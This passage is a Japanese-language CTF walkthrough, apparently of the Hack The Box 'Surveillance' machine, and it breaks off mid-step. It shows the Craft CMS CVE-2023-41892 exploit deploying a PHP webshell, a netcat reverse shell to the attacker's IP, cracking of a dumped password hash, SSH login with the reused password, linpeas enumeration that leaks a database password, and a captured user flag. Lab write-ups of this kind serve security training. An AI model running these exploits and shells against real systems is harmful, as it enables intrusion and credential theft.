  <!-- footer section -->
(3) 「Craft CMS 4.4.14」でGoogle検索すると、CVE-2023-41892のコード実行の脆弱性があり、「https://www.exploit-db.com/exploits/51918」に攻撃コードが公開されていることが分かる。
(4) searchsploitコマンドでCraft CMSのバージョン4.4.14に関する攻撃コードを検索する。
$ searchsploit Craft CMS 4.4.14
------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                             |  Path
------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Craft CMS 4.4.14 - Unauthenticated Remote Code Execution                                                                                   | php/webapps/51918.py
------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
(5) Craft CMSのバージョン4.4.14の攻撃コードをダウンロードする。
$ searchsploit -m php/webapps/51918.py
  Exploit: Craft CMS 4.4.14 - Unauthenticated Remote Code Execution
      URL: https://www.exploit-db.com/exploits/51918
     Path: /usr/share/exploitdb/exploits/php/webapps/51918.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Downloads/51918.py
(6) ダウンロードした攻撃コードを実行する。その後、idコマンドを実行するが、エラーが出力され実行できない。
$ python 51918.py http://surveillance.htb/
/home/kali/Downloads/aaaa/xxxx/Broker/tmp/51918.py:68: SyntaxWarning: invalid escape sequence '\e'
  "configObject[class]": "craft\elements\conditions\ElementCondition",
[+] Executing phpinfo to extract some config infos
temporary directory: /tmp
web server root: /var/www/html/craft/web
[+] create shell.php in /tmp
[+] trick imagick to move shell.php in /var/www/html/craft/web

[+] Webshell is deployed: http://surveillance.htb//shell.php?cmd=whoami
[+] Remember to delete shell.php in /var/www/html/craft/web when you're done

[!] Enjoy your shell

> id               ←「id」を入力して[Enter]
Error: status code 404 for http://surveillance.htb//shell.php
Craft CMSの脆弱性(CVE-2023-41892)を悪用したリバースシェル奪取(GitHubのソースコード)
(1) 「Craft CMS 4.4.14」でGoogle検索すると、CVE-2023-41892のコード実行の脆弱性があり、「https://github.com/0xfalafel/CraftCMS_CVE-2023-41892」に攻撃コードが公開されていることが分かる。
(2) Craft CMSのバージョン4.4.14の攻撃コードをダウンロードする。
$ git clone https://github.com/0xfalafel/CraftCMS_CVE-2023-41892


$ cd CraftCMS_CVE-2023-41892
(3) Exploit DBのソースコードとGitHubのソースコードを比較すると、「<?php・・・?”/>」の内容が「<?php・・・?>”/>」になっていることが分かる。
$ diff craft-cms.py ../51918.py
44c44
< # If we succeed, we should have default phpinfo credits
---
> # If we succeed, we should have default phpinfo credits
75c75
<     <read filename="caption:<?php @system(@$_REQUEST['cmd']); ?>"/>
---
>     <read filename="caption:<?php @system(@$_REQUEST['cmd']); ?>"/>
81c81
< r = requests.post(url, data=data, files=files) #, proxies={'http' : 'http://127.0.0.1:8080'}) #
---
> r = requests.post(url, data=data, files=files) #, proxies={'http' : 'http://127.0.0.1:8080'}) #
128c128
<     print(res_command, end='')
---
>     print(res_command, end='')
\ ファイル末尾に改行がありません
(4) ダウンロードしたGitHubのソースコードを実行する。その後、idコマンドを実行すると結果が出力されるため、任意のコマンドを実行できることが分かる。
$ python craft-cms.py http://surveillance.htb/
/home/kali/Downloads/aaaa/xxxx/tmp/CraftCMS_CVE-2023-41892/craft-cms.py:68: SyntaxWarning: invalid escape sequence '\e'
  "configObject[class]": "craft\elements\conditions\ElementCondition",
[+] Executing phpinfo to extract some config infos
temporary directory: /tmp
web server root: /var/www/html/craft/web
[+] create shell.php in /tmp
[+] trick imagick to move shell.php in /var/www/html/craft/web

[+] Webshell is deployed: http://surveillance.htb//shell.php?cmd=whoami
[+] Remember to delete shell.php in /var/www/html/craft/web when you're done

[!] Enjoy your shell

> id               ←「id」を入力して[Enter]
uid=33(www-data) gid=33(www-data) groups=33(www-data)
リバースシェルを用いたFull TTY
(1) ブラウザを用いて「https://www.revshells.com/」にアクセスし、IPアドレスなど設定することでリバースシェルのコマンドを確認する。
(2) Kali Linux側で1234/tcpで待ち受ける。
$ nc -lvnp 1234
listening on [any] 1234 ...
(3) リバースシェルを実行する。
※www-dataユーザーでログインした攻撃対象のマシン(Surveillance)上で以下のコマンドを実行する。

> rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.10 1234 >/tmp/f
(4) 「nc -lvnp 1234」コマンドを実行していたプロンプトに応答があり、任意のコマンドを実行できるようになる。
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.245] 35856
sh: 0: can't access tty; job control turned off
$
(5) 完全なシェルを奪取する。
$ which python3
/usr/bin/python3

$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'

[Ctrl]+[Z]でバックグラウンドに移す

$ stty raw -echo;fg

$ bash

$ export TERM=xterm
サーバ上のファイル調査による認証情報取得
(1) /home/の内容を確認すると、matthewユーザーとzoneminderユーザーのホームディレクトリがあることが分かる。
$ ls -l /home/
total 8
drwxrwx--- 3 matthew    matthew    4096 Nov  9  2023 matthew
drwxr-x--- 2 zoneminder zoneminder 4096 Nov  9  2023 zoneminder


$ ls -l /home/matthew/
ls: cannot open directory '/home/matthew/': Permission denied


$ ls -l /home/zoneminder/
ls: cannot open directory '/home/zoneminder/': Permission denied
(2) 認証情報を探すために、「db」という文字列を含むファイルを検索する。しかし、特に気になるデータベースは見つからない。
$ find . -name db
./craft/vendor/craftcms/cms/src/db
./craft/vendor/craftcms/cms/src/elements/db
./craft/vendor/yiisoft/yii2-queue/src/drivers/db
./craft/vendor/yiisoft/yii2-debug/src/views/default/panels/db
./craft/vendor/yiisoft/yii2-debug/src/actions/db
./craft/vendor/yiisoft/yii2/db
(3) /var/www/html/craft/storage/backupsの内容を確認すると、SQL文が記載されてそうなファイルが格納されていることが分かる。
$ ls -l /var/www/html/craft/storage/backups
total 20
-rw-r--r-- 1 root root 19918 Oct 17  2023 surveillance--2023-10-17-202801--v4.4.14.sql.zip
(4) surveillance–2023-10-17-202801–v4.4.14.sql.zipは圧縮されているため、解凍する。
$ cd /var/www/html/craft/storage/backups


$ unzip surveillance--2023-10-17-202801--v4.4.14.sql.zip
Archive:  surveillance--2023-10-17-202801--v4.4.14.sql.zip
  inflating: surveillance--2023-10-17-202801--v4.4.14.sql
(5) 解凍したファイルの内容を確認すると、usersテーブルにMatthewユーザーのパスワードハッシュ値が「39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec」になっていることが分かる。
$ cat surveillance--2023-10-17-202801--v4.4.14.sql

【出力結果(一部抜粋)】
CREATE TABLE `users` (
  `id` int(11) NOT NULL,
  `photoId` int(11) DEFAULT NULL,
  `active` tinyint(1) NOT NULL DEFAULT 0,
  `pending` tinyint(1) NOT NULL DEFAULT 0,
  `locked` tinyint(1) NOT NULL DEFAULT 0,
  `suspended` tinyint(1) NOT NULL DEFAULT 0,
  `admin` tinyint(1) NOT NULL DEFAULT 0,
  `username` varchar(255) DEFAULT NULL,
  `fullName` varchar(255) DEFAULT NULL,
  `firstName` varchar(255) DEFAULT NULL,
  `lastName` varchar(255) DEFAULT NULL,
  `email` varchar(255) DEFAULT NULL,
  `password` varchar(255) DEFAULT NULL,
  `lastLoginDate` datetime DEFAULT NULL,
  `lastLoginAttemptIp` varchar(45) DEFAULT NULL,
  `invalidLoginWindowStart` datetime DEFAULT NULL,
  `invalidLoginCount` tinyint(3) unsigned DEFAULT NULL,
  `lastInvalidLoginDate` datetime DEFAULT NULL,
  `lockoutDate` datetime DEFAULT NULL,
  `hasDashboard` tinyint(1) NOT NULL DEFAULT 0,
  `verificationCode` varchar(255) DEFAULT NULL,
  `verificationCodeIssuedDate` datetime DEFAULT NULL,
  `unverifiedEmail` varchar(255) DEFAULT NULL,
  `passwordResetRequired` tinyint(1) NOT NULL DEFAULT 0,
  `lastPasswordChangeDate` datetime DEFAULT NULL,
  `dateCreated` datetime NOT NULL,
  `dateUpdated` datetime NOT NULL,
  PRIMARY KEY (`id`),
  KEY `idx_rwdrdgpfnxgjkcyodousvbrruakknyingtil` (`active`),
  KEY `idx_ddlptdkxvazjabtftbyqulqzhvyuvwrvjegh` (`locked`),
  KEY `idx_bqhsxyicrjqknufrviljptdgdagyybqenzee` (`pending`),
  KEY `idx_dqvidjgrstwmfiwvhhgcbbuacpjksuesaqkx` (`suspended`),
  KEY `idx_qqxjptnffcfgvnlotisnjmnwzhtceafhssez` (`verificationCode`),
  KEY `idx_kqwyhqmknuyiahocnkgrnjbaqdvumsuxfnkr` (`email`),
  KEY `idx_rpazcbmyerqfrnwzgiwbtgvfxurgowzhjzhm` (`username`),
  KEY `fk_tjkerccyilsgjjzkjhdeeytwlymdmgykfwqj` (`photoId`),
  CONSTRAINT `fk_tjkerccyilsgjjzkjhdeeytwlymdmgykfwqj` FOREIGN KEY (`photoId`) RR
EFERENCES `assets` (`id`) ON DELETE SET NULL,
  CONSTRAINT `fk_twcxdjbrarpaiqqslizioqymboyacziavjzp` FOREIGN KEY (`id`) REFEREE
NCES `elements` (`id`) ON DELETE CASCADE
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 COLLATE=utf8mb3_general_ci;

--
-- Dumping data for table `users`
--
LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew B','Matthew','B','admin@surveillance.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec','2023-10-17 20:22:34',NULL,NULL,NULL,'2023-10-11 18:58:57',NULL,1,NULL,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-11 17:57:16','2023-10-17 20:27:46');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
commit;
John the Ripperを用いてハッシュ値解析
(1) matthewユーザーのパスワードハッシュ値がどのようなハッシュ値か確認するために、「https://hashes.com/en/tools/hash_identifier」にパスワードハッシュ値を入力して「SUBMIT & IDENTIFY」をクリックする。
(2) SHA256というアルゴリズムで生成されたハッシュ値であることが分かる。
(3) Kali Linux側でハッシュ値を解析するために、Kali Linuxにてmatthewユーザーのハッシュ値(39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec)をファイルに保存する。
$ echo 39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec > matthew_hash.txt
(4) John the Ripperを用いてmatthewユーザーのハッシュ値を解析すると、「starcraft122490」のハッシュ値であることが分かる。
$ john matthew_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
starcraft122490  (?)
1g 0:00:00:00 DONE (2025-08-27 23:21) 6.666g/s 24029Kp/s 24029Kc/s 24029KC/s stefon23..sozardme
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
(5) SSHを用いてmatthewユーザーでログインする。
$ ssh matthew@10.10.11.245
  →パスワード(starcraft122490)を入力する。
(6) 現在ログインしているユーザー情報を確認すると、matthewユーザーであることが分かる。
※matthewユーザーでログインした攻撃対象のマシン(Surveillance)上で以下のコマンドを実行する。

$ id
uid=1000(matthew) gid=1000(matthew) groups=1000(matthew)


$ whoami
matthew
(7) 一般ユーザー用のフラグファイルの内容を確認する。
※matthewユーザーでログインした攻撃対象のマシン(Surveillance)上で以下のコマンドを実行する。

$ cat /home/matthew/user.txt
392a638d60ddf8b17ae5e140a0b25372
linpeas.shを用いた脆弱性調査
(1) linpeas.shを用いてサーバの脆弱性を調査するため、一旦Kali Linux側にlinpeas.shファイルを格納する。
※Kali Linux上で以下のコマンドを実行する。

linpeas.shがダウンロードする。
$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh -p ~/

linpeas.shを現在のディレクトリにコピーする。
$ cp ./github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh ./

攻撃対象マシン(BoardLight)からKali LinuxにアクセスするためIPアドレスを確認する。
$ ip a
  →kali LinuxのVPN用インターフェースのIPアドレスが「10.10.16.10」であることを確認。

Webサーバとして起動する。
$ python3 -m http.server 8081
(2) SSHを用いてmatthewユーザーにログインする。
※Kali Linux上で以下のコマンドを実行する。

$ ssh matthew@10.10.11.245
  →パスワード(starcraft122490)を入力する。
(3) matthewユーザーでログインしたプロンプトにてlinpeas.shを実行権限を付与する。
※matthewユーザーでログインした攻撃対象のマシン(Surveillance)上で以下のコマンドを実行する。

$ wget http://10.10.16.10:8081/linpeas.sh
  →「linpeas.sh」がダウンロードされる。


$ ls
  →「linpeas.sh」ファイルがあることを確認する


$ chmod +x linpeas.sh
(4) linpeas.shを実行する。
※matthewユーザーでログインした攻撃対象のマシン(Surveillance)上で以下のコマンドを実行する。

$ ./linpeas.sh > output.txt
. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . find: ‘/var/lib/nginx/scgi’: Permission denied
find: ‘/var/lib/nginx/body’: Permission denied
find: ‘/var/lib/nginx/fastcgi’: Permission denied
find: ‘/var/lib/nginx/proxy’: Permission denied
find: ‘/var/lib/nginx/uwsgi’: Permission denied
./linpeas.sh: 7548: [[: not found
./linpeas.sh: 7548: [[: not found
./linpeas.sh: 7539: [[: not found
./linpeas.sh: 7548: [[: not found
./linpeas.sh: 7548: [[: not found
./linpeas.sh: 7573: [[: not found
./linpeas.sh: 7573: [[: not found
./linpeas.sh: 7564: [[: not found
./linpeas.sh: 7573: [[: not found
./linpeas.sh: 7573: [[: not found
(5) linpeas.shの実行結果について、パスワードに関する内容を確認する。
※matthewユーザーでログインした攻撃対象のマシン(Surveillance)上で以下のコマンドを実行する。

$ cat output.txt | grep pass

【出力結果(一部抜粋)】
/usr/share/zoneminder/www/api/app/Config/database.php:          'password' => ZM_DB_PASS,
/usr/share/zoneminder/www/api/app/Config/database.php:          'password' => 'ZoneMinderPassword2023',
matthewユーザーで仮想マシン上の調査(SUIDなど)
(1) sudoコマンドの設定を確認する。
※matthewユーザーでログインした攻撃対象のマシン(Surveillance)上で以下のコマンドを実行する。

$ sudo -l
  →パスワード(starcraft122490)を入力する。
Sorry, user matthew may not run sudo on surveillance.
(2) SUIDファイルを検索する。
※matthewユーザーでログインした攻撃対象のマシン(Surveillance)上で以下のコマンドを実行する。

$ find / -perm -u=s -type f 2> /dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/su
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/umount
/usr/bin/mount
/usr/bin/newgrp
(3) .bash_historyファイルを確認すると、何も出力されない。
※matthewユーザーでログインした攻撃対象のマシン(Surveillance)上で以下のコマンドを実行する。

$ cat /home/matthew/.bash_history
(4) 攻撃対象のマシン上でポートスキャンを実行して、応答がポート番号を確認する。
※matthewユーザーでログインした攻撃対象のマシン(Surveillance)上で以下のコマンドを実行する。

$ for port in {1..65535}; do echo > /dev/tcp/127.0.0.1/$port && echo "$port open"; done  2>/dev/null
22 open
80 open
3306 open
8080 open
(5) OSの情報を確認すると、「Ubuntu 22.04.3 LTS」であることが分かる。
※matthewユーザーでログインした攻撃対象のマシン(Surveillance)上で以下のコマンドを実行する。

$ uname -a
Linux surveillance 5.15.0-89-generic #99-Ubuntu SMP Mon Oct 30 20:42:41 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux


$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.3 LTS
Release:        22.04
Codename:       jammy
ポートフォワードを用いた8080番ポートへのアクセス
(1) Kali Linuxの8001番ポートに接続すると、攻撃対象のマシン(Surveillance)の8080番にアクセスするようにポートフォワードの設定をする。
※Kali Linux上で以下のコマンドを実行する。

$ ssh matthew@10.10.11.245 -L 8001:127.0.0.1:8080
  →パスワード(starcraft122490)を入力する。
(2) ブラウザを用いて「http://127.0.0.1:8001/」にアクセスすると、ZoneMinderのログインページが表示される。
(3) パスワードを使い回している可能性があるため、「ユーザー名:admin」と「パスワード:starcraft122490」でログインする。
(4) ポップアップが表示されるため、「CLOSE」をクリックする。
(5) 